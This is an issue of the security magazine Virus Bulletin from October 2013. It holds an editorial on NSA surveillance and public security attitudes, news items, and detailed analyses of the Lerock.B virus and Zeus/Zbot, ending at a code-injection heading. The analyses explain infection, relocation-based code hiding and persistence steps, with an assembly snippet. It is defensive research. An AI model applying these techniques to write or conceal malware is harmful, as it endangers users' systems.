OCTOBER 2013

virus BULLETIN

Covering the global threat landscape

CONTENTS

IN THIS ISSUE

DOING AWAY WITH TINFOIL HATS

It has often been said that the reason the general public does not take IT security seriously is that there has not been a sufficiently serious IT security disaster to make them take notice. But have leaks about the NSA given us the 'cyber-Chernobyl' that will make the public start taking information security seriously? Lysa Myers looks at changing public opinions on security.

page 2

VARIATIONS ON A THEME

We have seen hundreds, if not thousands, of variations of Zeus in the wild. The main goal of the malware does not vary, yet different functionalities have been added over time. Raul Alvarez takes a detailed look at some of those functionalities and shows how Zeus does things slightly differently from other malware.

page 8

WHAT HAPPENED TO THE ARMOURED FISH?

Over the last decade or so, security has steadily become more of an issue for OS vendors due to the changing threat environment. Mark Fioravanti and Richard Ford look to the past in search of a secure operating system.

page 16

ISSN 1749-7027

'Taking steps to protect one's privacy is suddenly no longer ... strictly tinfoil hat territory.'

Lysa Myers, ESET

HAVE NSA LEAKS GIVEN US OUR CYBER-CHERNOBYL?

It has been said over and over again, for as long as I can remember: the reason the general public does not take information security seriously is that we have not yet had a sufficiently serious information security disaster to make them take notice. The phrase 'Chernobyl-level event' has become shorthand to describe the severity of an incident that would be needed to grab everyone's attention. But have Edward Snowden's leaks about the NSA given us the 'cyber-Chernobyl' that will make people sufficiently paranoid about the integrity of their data to start taking security seriously?

History has shown us that initial problems with new technology are not enough to get people to invest in making it safer. After the advent of cars and aeroplanes, it was many decades before people really started taking safety technology seriously. For example, it has only been in the last few decades that safety belts in cars and planes have become common.

Nuclear power is a younger technology than either cars or planes, but older than the Internet, so this can give us a view into how things may develop. The first experimental nuclear power plant started generating electricity in 1951, and the first accident happened within a year[1]. No deaths were attributed to this accident, and had future US President Jimmy Carter not been on the clean-up crew, its effect on the world's view of nuclear safety would have been minor.

[1] http://www.theglobeandmail.com/news/national/december-1952-major-nuclear-accident-at-chalk-river/article699567/

Editor: Helen Martin
Technical Editor: Dr Morton Swimmer
Test Team Director: John Hawes
Anti-Spam Test Director: Martijn Grooten
Security Test Engineer: Scott James
Sales Executive: Allison Sketchley
Perl Developer: Tom Gracey
Consulting Editors:
Nick FitzGerald, *AVG, NZ*
Ian Whalley, *Google, USA*
Dr Richard Ford, *Florida Institute of Technology, USA*

In the next decade, there were many more accidents, including one Level 6[2] event in the Soviet Union that resulted in the eventual evacuation[3] of over 10,000 residents. Despite there being several other accidents that resulted in fatalities[4], it was not until the first Level 7 event at Chernobyl, with an official death toll of 56 and an estimated 4,000 additional fatalities through cancer caused by radiation, that the general public really got concerned about the safety of nuclear power.

We've certainly had a number of major malware events over the years. The discovery of the Michelangelo virus practically brought about the anti-virus industry as we know it today. The Melissa virus was perhaps the first to make the evening news around the world. But there are few cases of fatalities being directly attributed to computer-related incidents, and as a result most people view malware as an annoyance rather than a real danger. And these days, malware authors are more interested in being stealthy than in causing a lot of damage – making it highly unlikely that the turning point for people to be concerned with data assurance would be a large number of fatalities.

But death isn't the only thing that could make people nervous; in terms of shock value, it's hard to imagine anything more effective at making people squirm than the discovery of a massive and widely abused system of surveillance that has been going on under everyone's noses for years. Even as a highly jaded security wonk who had already suspected that governments were up to shenanigans, the recent revelations have truly floored me on several occasions. I can only imagine the effect this is having on people who are not steeped in security paranoia on a daily basis.

I never thought I would see the mainstream press covering things like *Tor* and encryption, which until recently seemed like tools that were too complicated and paranoid for most people to bother with. After all, we're still collectively fighting with some popular websites to get them to implement HTTPS properly. But every major news outlet has had to address both of these issues in light of Snowden's leaks.

Taking steps to protect one's privacy is suddenly no longer considered to be strictly tinfoil hat territory, even if people don't yet understand (or use) tools to protect themselves. But the general public appears to be more willing to listen when we put things in context of the government surveillance bogeyman.

[2] http://en.wikipedia.org/w/index.php?title=International_Nuclear_Event_Scale&oldid=573126396
[3] http://www.wentz.net/radiate/cheyla/
[4] http://en.wikipedia.org/w/index.php?title=Nuclear_and_radiation_accidents&oldid=576255170

NEWS

VB2015: THE RETURN TO PRAGUE

It's not (very) often that we revisit a city that has previously hosted a VB conference, but Prague is both a beautiful city and one that did not quite achieve the full VB conference experience last time around. Our last visit there, in 2001, was somewhat subdued due to the fact that VB2001 fell just two weeks after 9/11 – many of the delegates and speakers who had registered to attend were unable to make the trip due to travel restrictions. We are thus delighted to announce that VB2015 will be held in Prague from 30 September to 2 October 2015 at the Clarion Congress Hotel. We look forward to welcoming delegates to the historic city and experiencing Czech hospitality once again. More details will be announced in due course at http://www.virusbtn.com/conference/vb2015/. In the meantime, please send any queries to conference@virusbtn.com.

BANKING SECURITY UNDER SCRUTINY

In June this year the Director of Financial Stability at the Bank of England warned that cyber attacks are now a greater risk to the banking system than the poor state of the global economy, and shortly afterwards the UK government announced plans to rate UK banks on their resilience to cyber attacks. Next month, 'Operation Waking Shark 2' will do just that by testing the defences of the UK's high street banks, stock market and payment providers in a large-scale simulated cyber attack.

The exercise will be monitored by the Bank of England and the Financial Conduct Authority and the results will be used to identify areas of weakness – those found to have weaker defences are expected to face demands to invest more in their online security. A similar operation was run two years ago on a smaller scale – this year's exercise is expected to involve several thousand participants.

AV VENDORS SUFFER DNS REDIRECTION

Security vendors *AVG* and *Avira* along with mobile messaging service *WhatsApp* were hit by a DNS redirection attack early this month, in which visitors to the companies' sites were diverted to pro-Palestinian messages including an embedded *YouTube* video playing the Palestinian national anthem. Responsibility for the attacks has been claimed by a group of hackers known as KDMS Team. While embarrassing for the companies involved, no customer information or sensitive data is believed to have been compromised.


WHAT, NO PREVALENCE?

Normally this column would be populated with prevalence data compiled from the various malware reports received by *VB*. This month – largely due to key team members being incapacitated – we have been unable to do the number crunching required to provide the information. However, this provides an ideal opportunity for a long overdue major overhaul of the way in which the prevalence data is measured and compiled. The monthly prevalence table will return to these pages (and www.virusbtn.com) once the team is back in full health and a more robust and effective measurement process has been designed.

ANDROID SECURITY PERCEPTIONS CHALLENGED

Eric Schmidt, executive chairman of *Google*, has voiced high confidence in the security of the company's *Android* mobile platform, declaring at the Gartner Symposium/ITxpo that '[*Android* is] more secure than the *iPhone*'.

Schmidt's confidence is supported by data presented by *Google*'s Adrian Ludwig at last month's VB conference in Berlin, in which Ludwig revealed that fewer than an estimated 0.001% of malicious app installations on *Android* are able to evade its multi-layered defences. He also stated that, according to the company's data, users are more likely to install non-malicious rooting and SMS fraud apps than traditional types of malware such as spyware, trojans, backdoors, and malicious exploits.



There was almost a full house at the presentation in Berlin, in which Ludwig also revealed that most of the detection signatures in existence for *Android* malware are in fact for apps that have never been installed by a user of the firm's Verify Apps feature (which *Google* says runs on 95% of its devices) – and that many of the most frequently installed detection signatures are either false positives or do not qualify as potentially harmful apps.

In its 2013 Annual Security Report, *Cisco* noted a 2577% growth in *Android* malware over the course of 2012 – and new *Android* malware is seen making security headlines almost every day. But the *Android* security team is now calling for better data about actual risk and for the security industry to focus its attention on reducing false positives.

MALWARE ANALYSIS 1

DOIN' THE EAGLE ROCK... AGAIN!

Peter Ferrie
Microsoft, USA

In 2010, *Virus Bulletin* published a description of W32/Lerock [1]. It described a technique which was called 'virtual code' by the virus author. However, at the time the virus was written (2007), it was already incompatible with what was then the current version of *Windows* (*Windows Vista*). The release of *Windows 7* in 2009 introduced another incompatibility. In 2012, the virus author updated Lerock – purportedly to support *Windows 7* (and, presumably, *Windows Vista*), but apparently insufficient testing led to a critical bug being overlooked. The release of *Windows 8* in 2012 introduced a fundamental incompatibility. Despite that, it is interesting to take another look at the virus, this time W32/Lerock.B.

EXCEPTIONAL BEHAVIOUR

The virus begins by retrieving the base address of kernel32.dll. It does this by walking the InLoadOrderModuleList from the PEB_LDR_DATA structure in the Process Environment Block. The address of kernel32.dll is always the second entry in the list – at least it is in *Windows XP* and later. Previously, the virus walked the Structured Exception Handler chain to find the topmost handler, which used to point to kernel32.dll until the release of *Windows Vista*. This change in behaviour solves the major compatibility problem with *Windows Vista*, and one of the problems with *Windows 7*, but it introduces another for *Windows 2000* and earlier.

The virus assumes that the InLoadOrderModuleList entry is valid and that a PE header is present there. This assumption is unfortunate in the case of *Windows 2000*, because there is no longer any registered Structured Exception Handler to deal with the issue that arises on that platform.

HAPI HAPI, JOY JOY

If the virus finds the PE header for kernel32.dll, then it resolves the required APIs. It uses hashes instead of names, but the hashes are sorted alphabetically according to the strings they represent. This means that the export table only needs to be parsed once for all of the APIs, rather than parsing once for each API (as is common in some other viruses). Each API address is placed on the stack for easy access, but because stacks move downwards in memory, the API addresses end up in reverse order in memory.

LET'S DO THE TWIST

After retrieving the API addresses from kernel32.dll, the virus initializes its Random Number Generator (RNG). Lerock uses a complex RNG known as the 'Mersenne Twister'. In fact, the virus author has used this RNG in nearly every virus for which he requires a source of random numbers.

The virus then allocates two blocks of memory: one to hold the intermediate encoding of the virus body, and the other to hold the fully encoded virus body. The virus decompresses a file header into the second block. The file header is compressed using a simple Run-Length Encoder algorithm. The header is for a *Windows* Portable Executable file, and it seems as though the intention was to produce the smallest possible header that can still be executed on *Windows*. There are overlapping sections, and 'unnecessary' fields have been removed. The inclusion of an import table containing a reference to a real 'es.dll' DLL (and specifically, one that contains a reference to 'kernel32.dll') means that the file is intended to work on *Windows 2000*. However, the act of loading that DLL instead of loading 'kernel32.dll' directly, means that kernel32.dll is not the second entry in the InLoadOrderModuleList list – 'es.dll' is. As a result, the virus can no longer run on *Windows 2000*. Furthermore, the use of that particular DLL (which does not exist on any version of *Windows* prior to *Windows 2000*) instead of the 'gdi32.dll', which was used by other viruses created by the same author, and which exists in all versions of *Windows*, means that the virus can no longer run on *Windows NT* or earlier, either.

An interesting but quite unrelated observation can be made at this point about the es.dll file. It is the Event Services service, and it contains two exports with amusing names: 'RegisterTheFrigginEventServiceDuringSetup' and 'RegisterTheFrigginEventServiceAfterSetup'. Researchers who have analysed the 'miniFlame' malware should recognise these two names. One of the components of miniFlame is a DLL that also exports two functions with these names, along with names that match the other exports from es.dll. It appears that the authors of miniFlame based that component on the *Windows 2000* version of the file, because the names were removed in the version that runs on *Windows XP*.

RELOCATION ALLOWANCE

The virus allocates a third block of memory, which will hold a copy of the unencoded virus body. The virus progresses linearly along the bytes in its body until it finds one whose value is not zero. This is in contrast to the

previous version, which performed the search randomly. For each such byte that is found, the virus stores the RVA of the byte within the encoding memory block, along with a relocation item whose type specifies that the top 16 bits of the delta should be applied to the value. The result of this is to add three to the value. The reason why this occurs is as follows:

The virus uses a file whose ImageBase field is 0xfffe0000 in the PE header. This is not a valid loading address in *Windows*, so when *Windows* encounters such a file, it will relocate the image (with the exception of *Windows NT*, which does not support the relocation of .exe files at all). However, the location to which the image is relocated is different for the two major *Windows* code bases. *Windows NT*-based versions of *Windows* (specifically, *Windows 2000* and later) relocate images to 0x10000; *Windows 95*-based versions (*Windows 9x*/*Me*) relocate images to 0x400000. It is the *Windows NT*-based style of behaviour that the virus requires. When relocation occurs, *Windows* calculates the delta value to apply. This value is calculated by subtracting the old loading address from the new loading address (this can be a negative value if the image loads to a lower address than it requested). In this case, the new loading address is 0x10000, and the old loading address is 0xfffe0000, so the delta is 0x30000, or to be more explicit, 0x00030000. Thus, the top 16 bits of the delta are 0x0003. It is this trick that allows the virus to adjust the value by three.

The reason why the virus chose that value for the old loading address is twofold. Firstly, the value of zero, which was used by the previous version of the virus to produce a delta of 0x0001, is not supported by *Windows 7*. However, any value which corresponds to non-user-space (that is, any value in the range of 0x7ffe000 to 0xffff0000) is accepted. Secondly, the delta must be an odd number in order for the virus to be able to construct all other values from it. Three is the smallest odd number that can be produced with the new load address restriction.

If the byte-value within the unencoded memory block is zero, then the virus moves to the next byte, until there are none left to process. Otherwise, it subtracts three from the value of the byte (relocation type 1), and applies any carry to the following bytes until no carry remains. The virus also decreases the corresponding value in the intermediate encoding memory block. At this point, the virus decides randomly if it should apply special relocation items to the surrounding values, and if so, what type of items to apply. The virus can produce a relocation item that adds (delta*0x40=0xc0 for the delta of 0x0003) to any byte that is in the location one byte after the current position, but it has a side effect (not all of the bits are maintained) on three of the four bytes beginning at the current position. Therefore, the virus selects this type only if the next three bytes are within the range of the virus body, if the second byte of the four has an unencoded value of at least 0xc0, and if all four encoded bytes are currently zero. The check for the four zero bytes is unusual. The code zeroes the lowest byte of the register that holds the values, then increments it. It is not known why the virus author did not simply assign the value of one to the byte. This code appears in the previous version, too. If the checks pass, then the virus subtracts 0xc0 from the value of the byte (relocation type 5), and applies any carry to the following bytes until no carry remains.

The virus can also produce a relocation item that is intended to add (delta*0x20=0x60 for the delta of 0x0003) to any byte that is in the location 13 bytes after the current position, but it has the same side effect as above, on a much larger scale (10 out of 16 bytes are affected, and this is the subject of the bug mentioned above and described below). The virus selects this type only if the next 15 bytes are within the range of the virus body, if the 13th byte of the 15 has an unencoded value of at least 0x60, and if those 10 encoded bytes are still zero. If the checks pass, then the virus subtracts 0x60 from the value of the byte (relocation type 9), and applies any carry to the following bytes until no carry remains.

This is where the intermediate encoding memory block comes into play. It is a representation of the relocation items that have been applied at the current moment in time. The buffer begins by containing all zeroes, and the values are decreased as the relocation items are applied. The ultimate aim is to reduce all of the original non-zero bytes to zero, thus avoiding the need to have any code in the file. All that is left is an empty section. The encoding process repeats until all of the non-zero bytes have been encoded. The fixed ordering reduces the polymorphism greatly compared to the previous version, but the type selection of the relocation items still produces an essentially polymorphic representation of the virus body.

WINDOWS ATE MY RELOCS

The critical bug that exists in the code is exposed by the handling of relocation type 9. The change was actually introduced in *Windows Vista*, and relocation type 9 is the only one that demonstrates the effect because it is the only one that the virus uses which treats the delta as a 64-bit number (note that relocation type 10 also treats the delta as a 64-bit number).

The change is that in *Windows XP* and earlier, the delta is a sign-extended 32-bit value (0x10000-0xfffe000=0x00030000), but in *Windows Vista* and later, it is a fully 64-bit value (0x10000-0xfffe000=0xffffffff00030000). As a result,

the new value from a relocation type 9 is no longer solely (delta*0x20), but rather 0x0800??00007fffffff, where '??' is (delta*0x20). This has a significant effect on the decoding process.

One reason for fixing the order of the relocation items in this version of the virus is simple: size. Since the virus is performing a subtraction operation, this can affect the neighbouring bytes in a significant way. Specifically, if any given byte has a value which falls below zero, because it is not originally a multiple of three, then a carry is generated which must be applied to the following byte(s). If the following byte is a zero, then its value becomes -1. This change requires that 85 relocation items be generated for the byte to transform it back to a zero. However, the act of initially converting the zero to a -1 also generates a carry which must be applied to the following byte, which then requires another 85 relocation items for that byte, and so on. So a series of zeroes which should be skipped becomes a multiple of 85 relocation items each. The problem is made worse if the selection is random, since the first selected value might not fall below zero when reached linearly, if the previous byte generated a carry that caused the selected value to become zero.

Another reason for fixing the order of the relocation items in this version might well be time. It is a simple matter to allocate an initial region of memory to hold the relocation data, followed by a guard page in case the transformation size expands wildly. When the guard page is reached, it can be mapped in, and the region can be resized to include it as a commit page followed by another guard page. This act can be repeated until all of the relocation data has been processed, but it might take quite a noticeable amount of time to complete.

However, as noted above, the release of *Windows 8* in 2012 introduced a fundamental incompatibility: relocation types 1, 5 and 9, are no longer supported. Any file that contains any of these relocation items will fail to run on that platform. Perhaps it is a coincidence that they happen to be the three types that the virus uses, but perhaps not. It is interesting to note that relocation type 4 – which behaves exactly like type 1, though occupying twice the space of the standard relocation item – remains supported. Thus, the virus could have been composed entirely of these exotic relocation type 4 items – which, while no longer polymorphic, would still be likely to challenge most analysis tools.

Once the encoding process has completed, the virus creates a file called 'rel.exe', places the size information into the section header, writes the encoded body, and then runs the resulting file. Finally, it transfers control to the host.

FACT VS FICTION

Another interesting point is that a previously published article [2] also examined the first version of the virus with respect to *Windows 7*, but made some quite dramatically incorrect conclusions. The authors made the claim that Address Space Layout Randomization (ASLR) makes the relocation technique of the virus unworkable, but in fact, ASLR has nothing to do with *Windows* relocating the image. While it is true that ASLR makes the virus unworkable, this is simply because the virus transfers control to the host entry point via its virtual address rather than via its relative virtual address or a relative branch. As a result, when an ASLR-supporting file is infected, it will crash if it is relocated.

The authors of [2] also made the claim that the relocation types 1, 5 and 9, were no longer supported. It seems more likely that they encountered the type 9 bug and extrapolated from there (and were unlikely to have known about the impending changes in *Windows 8*, since it had not been released at the time of writing). They produced their own *Windows 7*-compatible implementation, but it used a delta of 0x0002, which, as described above, cannot be used to produce all possible values. Thus, their version had a code section which contained actual values. They used relocation type 3 only, and so their polymorphism resulted from the random selection of values to encode to a random degree, rather than encoding all of the values.

DROPPING YOUR BUNDLE

The dropped file begins by registering a Structured Exception Handler, and then walking the InLoadOrderModuleList from the PEB_LDR_DATA structure in the Process Environment Block. As above, the code locates kernel32.dll in order to resolve the APIs that it needs for replication. This virus uses only Unicode-based APIs, since the *Windows* code base that it requires is also Unicode-based. After retrieving the API addresses from kernel32.dll, the virus attempts to load 'sfc_os.dll'. If that attempt fails, then it attempts to load 'sfc.dll'. If either of these attempts succeed, then the virus resolves the SfcIsFileProtected() API. The reason the virus attempts to load both DLLs is that the API resolver in the virus code does not support import forwarding.

The problem with import forwarding is that, while the API name exists in the DLL, the corresponding API address does not. If a resolver is not aware of import forwarding, then it will retrieve the address of a string instead of the address of the code. In the case of the SfcIsFileProtected() API, the API is forwarded in *Windows XP* and later, from

sfc.dll to sfc_os.dll. Interestingly, the virus supports the case where neither DLL is present on the system, even though that can only occur on older platforms – which it does not support.

The virus then searches for files in the current directory and all subdirectories, using a linked list instead of a recursive function. This is simply because the code is based on existing viruses by the same author – this virus does not infect DLLs, so the stack size is not an issue. The virus avoids any directory that begins with a '.'. The intention is to skip the '.' and '..' directories, but in *Windows NT* and later, directories can legitimately begin with this character if other characters follow. As a result, such directories will also be skipped.

FILTRATION SYSTEM

Files are examined for their potential to be infected, regardless of their suffix, and will be infected if they pass a strict set of filters. The first of these is support for the System File Checker that exists in *Windows 2000* and later. The remaining filters include the condition that the file being examined must be a *Windows* Portable Executable file, a character mode or GUI application for the *Intel* 386+ CPU, not a DLL, that the file must have no digital certificates, and that it must not have any bytes outside of the image.

TOUCH AND GO

When a file is found that meets the infection criteria, it will be infected. The virus resizes the file by a random amount in the range of 4KB to 6KB in addition to the size of the virus. This data will exist outside of the image, and serves as the infection marker. If relocation data is present at the end of the file, the virus will move the data to a larger offset in the file, and place its code in the gap that has been created. If no relocation data is present at the end of the file, the virus code will be placed here. The virus checks for the presence of relocation data by checking a flag in the PE header. However, this method is unreliable because *Windows* essentially ignores this flag, and relies instead on the base relocation table data directory entry (more accurately, if the flag is set, then *Windows* will disable ASLR for the process, but will still relocate the image if the value of the ImageBase requires it).

The virus increases the physical size of the last section by the size of the virus code, and then aligns the result. If the virtual size of the last section is less than its new physical size, then the virus sets the virtual size to be equal to the physical size, and increases and aligns the size of the image to compensate for the change. It also changes the attributes of the last section to include the executable and writable bits. The executable bit is set in order to allow the program to run if DEP is enabled, and the writable bit is set because the RNG writes some data into variables within the virus body. The virus alters the host entry point to point to the last section, and changes the original entry point to a virtual address prior to storing the value within the virus body. This will prevent the host from executing later, if it is built to take advantage of ASLR. However, it does not prevent the virus from infecting files first. The lack of ASLR support in this version is a bug, given the attempt at '*Windows 7* compatibility'.

APPENDICITIS

After setting the entry point, the virus appends the dropper code. Once the infection is complete, the virus will calculate a new file checksum, if one existed previously, before continuing to search for more files. Once the file searching has finished, the virus will cause itself to be terminated by forcing an exception to occur.

This technique appears a number of times in the virus code, and is an elegant way to reduce the code size, as well as functioning as an effective anti-debugging method. Since the virus has protected itself against errors by installing a Structured Exception Handler, the simulation of an error condition results in the execution of a common block of code to exit a routine. This avoids the need for separate handlers for successful and unsuccessful code completion.

CONCLUSION

The virus author called this technique 'virtual code', which is quite an accurate description. However, even this version of the technique lends itself to simple detection by anti-virus software, given the many relocation items that are applied multiple times to bytes in an empty section – and there's still no getting around that one.

REFERENCES

[1] Ferrie, P. Doin' the eagle rock. Virus Bulletin, March 2010, p.4. http://www.virusbtn.com/pdf/magazine/2010/201003.pdf.

[2] Fortunato, A; Passuello, M; Giacobazzi, R. Relock-based vulnerability in Windows 7. Virus Bulletin, August 2011, p.16. http://www.virusbtn.com/pdf/magazine/2011/201108.pdf.

MALWARE ANALYSIS 2

SAME ZEUS, DIFFERENT FEATURES

Raul Alvarez
Fortinet, Canada

We have seen hundreds, if not thousands, of variations of Zeus in the wild. The main goal of the malware does not vary, yet different functionalities have been added to its different iterations over time.

This article discusses some of Zbot's functionalities in detail, such as: dropping a copy of itself and its components using random filenames, generating the registry key and some of its mutexes, and injecting codes with an anti-anti-malware trick. These functionalities are common in malware, but we will look into the details of how Zeus does things slightly differently.

PATHS AND FOLDERS

We will not discuss the details of the malware's initial decryption algorithm, since several existing write-ups focus on them. However, we will look at some of the decryption algorithms that the malware uses while performing its malicious activities.

Zbot starts preparing the path and folders for its file manipulation functionalities using the SHGetFolderPathW API. The malware gets the Windows folder name using the SHGetFolderPathW API with the parameter (0x24) CSIDL_WINDOWS, also known as the 'FOLDERID_Windows' parameter. CSIDL_WINDOWS generates the name of the Windows directory or SYSROOT, also known as %windir% or %SYSTEMROOT%, respectively. Then it uses the PathAddBackslashW API to add a backslash (\) to the resulting Windows path name.

This is followed by getting the volume GUID (globally unique identifier) path of the Windows folder using the GetVolumeNameForVolumeMountPointW API.

If a call to the GetVolumeNameForVolumeMountPointW API fails, the malware will remove the backslash from the Windows folder name using a deprecated PathRemoveBackslashW API. It also removes the last element of the Windows path name using the PathRemoveFileSpecW API, producing just the root folder, e.g. 'c:\'. Then it makes another call to the GetVolumeNameForVolumeMountPointW API using the root folder.

A successful call to the GetVolumeNameForVolumeMountPointW API will yield a result such as '\ \ ? \ V o l u m e { 3 e a 9 a 7 c 1 - 3 4 5 3 - 1 1 a a - a 0 a d - 8 0 6 d 6 1 7 2 6 9 6 a } \', where the CLSID has been extracted using a call to the CLSIDFromString API.

To obtain the path that contains application-specific data, Zbot once again uses the SHGetFolderPathW API with the parameter CSIDL_APPDATA (FOLDERID_RoamingAppData), which typically yields 'C:\Documents and Settings\{username}\Application Data'. In order to remove any excess backslash symbol(s), the malware calls the PathRemoveBackslashW API.

LAST SECTION

After setting up the required paths and folders, Zbot looks for the '.reloc' section of the current decrypted module by parsing the section names from the PE header.

Zbot copies (0x504) 1,284 bytes of encrypted code to the stack memory and uses a simple XOR decryption algorithm. Each byte is XORed using another byte taken from a different memory block. It masks the whole 1,284 bytes of encrypted code using another 1,284 bytes of key code (see Figure 1).

The .reloc section contains some information needed by Zbot for some of its malicious activities.




Figure 1: Partial view of the .reloc section.

RANDOM GENERATOR

Before we go any further, let's discuss the random generator used by Zbot to produce the random filename, folder name and registry keys.

The seed value for the random generation algorithm is taken from the result of calling the GetTickCount API. There are two different sets of instructions that generate a list of random values.

The first set of instructions, let's call it 'Randomize 1', is as follows:

```
        CALL GetTickCount
START:
        MOV   EDX,DWORD PTR DS:[EAX]
        MOV   ESI,EDX
        SHR   ESI,1E
        XOR   ESI,EDX
        IMUL  ESI,ESI,6C078965
        ADD   ESI,ECX
        MOV   DWORD PTR DS:[EAX+4],ESI
        ADD   EAX,4
        INC   ECX
        CMP   EAX,OFFSET 00440EE4
        JL    SHORT START
```

There is no complicated instruction in the above algorithm. Initially, EAX will contain the seed value, which is moved to EDX and copied to ESI. This is followed by SHR, XOR, IMUL and ADD instructions. The final value of ESI is then copied to the memory location [EAX + 4].

EAX is increased by four (EAX + 4), then checked to see whether it is equal to 0x00440EE4. If it isn't, it goes back to the start of the loop and performs the same set of instructions until EAX reaches 0x00440EE4.

Since the initial value of EAX is 0x00440528, the number of iterations it takes to complete the algorithm is approximately (0x270) 624. Randomize 1 will generate 624 random DWORD values in memory, then call the second set of instructions, 'Randomize 2'.

The second set of instructions uses the 624 random values generated by Randomize 1, and the last GetTickCount value.

Within the Randomize 2 algorithm, Zbot uses a combination of a series of XOR, AND and SHR instructions to generate another list of random values, which are stored in the same memory locations as used by Randomize 1.

The final DWORD is the returned value of the random generator function.

GENERATE RANDOM FOLDER NAME

Zbot gets the file attributes of the %appdata% folder using the GetFileAttributesW API. This is followed by generating a random folder name to be added to the %appdata% folder's path.

The random folder name is generated as follows:

Initially, the malware calls the random generator to determine the length of the folder name to be generated.

This is followed by another call to the random generator to produce the index pointer to either 'bcdfghklmnpqrstvwxz' or 'aeiouy'. Then, it stores the selected character to the stack memory and adds a zero byte to produce a Unicode version of the string. It will keep repeating these steps until it reaches the number of characters needed for the folder name.

Once the random folder name is generated, Zbot converts the first character to upper case using the CharUpperW API. Then, it adds the random folder name to the appdata path using the PathCombineW API, e.g. 'C:\Documents and Settings\{username}\Application Data\Hoyqub'. This is followed by a check as to whether the folder already exists, which is done by calling the GetFileAttributesW API.

To actually create the new folder, a call to CreateDirectoryW API finishes the job.

FIRST DROPPED FILE

After creating a new folder, Zbot creates a new file within it.

First, it generates a random name using the same steps as it used to create a random folder name. Then it attaches that random filename to '%appdata%\{random folder name}', with the extension name '.exe'.

The format of the generated executable file is '%appdata%\[random folder name]\[random filename].exe'. For example:

C:\Documents and Settings\{username}\Application Data\Hoyqub\vigon.exe

This is followed by a check as to whether the file already exists by using the GetFileAttributesW API. If it doesn't already exist, a new file will be created using the CreateFileW API with GENERIC_READ|GENERIC_WRITE access.

The content of this file will be discussed later.

MORE FOLDERS AND FILES

After creating the first file, Zbot creates two more files with random filenames and random extension names. The new files are placed under two separate folders with random folder names.

The formats of the generated files are:

%appdata%\[random folder name 1]\[random filename 1].[random extension name 1]

%appdata%\[random folder name 2]\[random filename 2].[random extension name 2]

For example:

C:\Documents and Settings\{username}\Application Data\Coyv\enbi.ifo

C:\Documents and Settings\{username}\Application Data\Moeki\exhya.weo

The contents of these files are created after all the code injections have been performed.

THE REGISTRY KEYS

After the new folders and files have been created, Zbot opens the registry key HKEY_CURRENT_USER\Software\Microsoft using the RegCreateKeyExW API. This is followed by creating a random Unicode string using the same random generator as used in creating filenames. Then it creates a new subkey using the RegCreateKeyExW API, e.g. 'HKEY_CURRENT_USER\Software\Microsoft\Gafamu'.

Three more subkeys are generated under 'HKEY_CURRENT_USER\Software\Microsoft\Gafamu' with random names, e.g. 'Empyutso', 'Laukerr' and 'Sida' (see Figure 2). These keys contain information gathered from the infected system.




Figure 2: Generated keys with random names.

GENERATING THE EXECUTABLE FILE

After the registry keys have been generated, Zbot gets the computer name and the current version of the operating system using the GetComputerNameW and GetVersionExW APIs, respectively. This is followed by opening the registry key 'HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion' and querying the values of 'InstallDate' and 'DigitalProductId'. Zbot encrypts this information to be added to the overlay area of the original Zbot file.

After gathering the information above, Zbot gets the path name of the original module using a combination of the GetCommandLineW and CommandLineToArgvW APIs.

Zbot loads the original file into memory and decrypts the file's overlay area. The decryption algorithm is similar to the decryption of the last section, as discussed earlier. Then, the malware updates the overlay area with the new information, and encrypts it again.

Afterwards, Zbot sets the file attributes of the first dropped file, e.g. 'C:\Documents and Settings\{username}\Application Data\Hoyqub\vigon.exe', to FILE_ATTRIBUTE_ARCHIVE. (Note that 'vigon' is a randomly generated filename.)

Then, Zbot opens 'vigon.exe' using the CreateFileW API with GENERIC_WRITE access, and copies the contents of the memory to the file using the WriteFile API. The memory contains a copy of the original Zbot plus the modified version of the overlay area.

Then, Zbot executes the dropped EXE file, 'vigon.exe', using the CreateProcessW API.

CODE INJECTION

